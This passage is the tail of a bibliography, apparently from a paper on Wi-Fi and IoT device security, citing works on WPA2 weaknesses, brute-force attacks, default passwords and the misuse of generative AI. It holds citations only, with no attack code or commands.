- [9] HKCERT. (2020). IoT Device (Wi-Fi) Security Study. In <https://www.hkcert.org/f/blog/263544/95140340-8c09-4c9a-8c32-cedb3eb26056-DLFE-14407.pdf>.
- [10] Najjar, Z. A., & Mir, R. N. (2021). Wi-Fi: WPA2 Security Vulnerability and Solutions. Wireless Engineering and Technology, 12(02), 15–22. <https://doi.org/10.4236/wet.2021.122002>
- [11] Bugcrowd. (2024, August 13). WiFi hacking tools and how to use them. Bugcrowd. <https://www.bugcrowd.com/blog/wifi-hacking-tools-and-how-to-use-them/>
- [12] Caviglione, L. (2011). Wireless Wardriving. In IGI Global eBooks. <https://doi.org/10.4018/9781599048994.ch005>

- [13] Ferrara, E. (2024). GenAI against humanity: nefarious applications of generative artificial intelligence and large language models. *Journal of Computational Social Science*. <https://doi.org/10.1007/s42001-024-00250-1>
- [14] Monetary Authority of Singapore. (2024). Cyber Risks Associated with Generative Artificial Intelligence. <https://www.mas.gov.sg/-/media/mas-media-library/regulation/circulars/trpd/cyber-risks-associated-with-generative-artificial-intelligence.pdf>
- [15] Krishnan, V. V. (2024). Supercharged Attacks: Analyzing Generative AI Usage by Cyber Threat Actors. *International Journal of Computer Trends and Technology*, 72(4), 87–94. <https://doi.org/10.14445/22312803/ijett-v72i4p111>
- [16] FCC Report on Mobile Appliance, Inc WHB (n.d). Federal Communications Commission <https://fccid.io/WHBJLRDASHCAM>
- [17] Y. Z. Lim, H. B. A. Rahman, and B. Sikdar, “False Sense of Security on Protected Wi-Fi Networks,” *arXiv preprint arXiv:2501.13363*, Jan. 2025. [Online]. Available: <https://arxiv.org/abs/2501.13363>
- [18] D. Stiawan, A. Yuniarti, A. Riyanto, S. Supangkat, A. Pranolo, and M. H. Habaebi, “Investigating Brute Force Attack Patterns in IoT Networks,” *Security and Privacy*, vol. 2, no. 3, Apr. 2019. [Online]. Available: <https://onlinelibrary.wiley.com/doi/full/10.1155/2019/4568368>
- [19] I. Abdullahi and M. A. Ariffin, “Analysis of Default Passwords in Routers Against Brute-Force Attack,” in *Proc. Int. Conf. Cybersecurity (ICCS)*, 2015. [Online]. Available: <https://www.researchgate.net/publication/283352279>
- [20] K. Murakami, S. Fujita, and Y. Okabe, “Analysis of Weak Password Settings for IoT Devices and Results of User Notifications,” in *IEICE Technical Report*, vol. 122, no. 288, pp. 7–12, Nov. 2022. [Online]. Available: <https://ken.ieice.org/ken/paper/20221108fCnC/eng/>
- [21] H. Hori, Y. Kawakami, and M. Takata, “Cracking IoT Device User Accounts via Brute-Force Attack to SMS Authentication Code,” in *Proc. 4th Int. Conf. on Information Systems Security and Privacy (ICISSP)*, Funchal, Madeira, Portugal, Jan. 2018, pp. 132–139. [Online]. Available: <https://dl.acm.org/doi/abs/10.1145/3203422.3203426>
- [22] eugeneyan84. (2021). *Proof-of-concept on object detection of 7 classes of road traffic signs in Singapore, with pre-trained SSD mobilenet V2, using TensorFlow 2 object detection API* [GitHub repository]. GitHub. <https://github.com/eugeneyan84/Classification-and-Detection-of-Singapore-Road-Traffic-Signs>
- [23] Klein, D. (2024, October 16). The 2024 QSR® Drive-Thru Report. QSR Magazine. <https://www.qsrmagazine.com/story/the-2024-qsr-drive-thru-report/>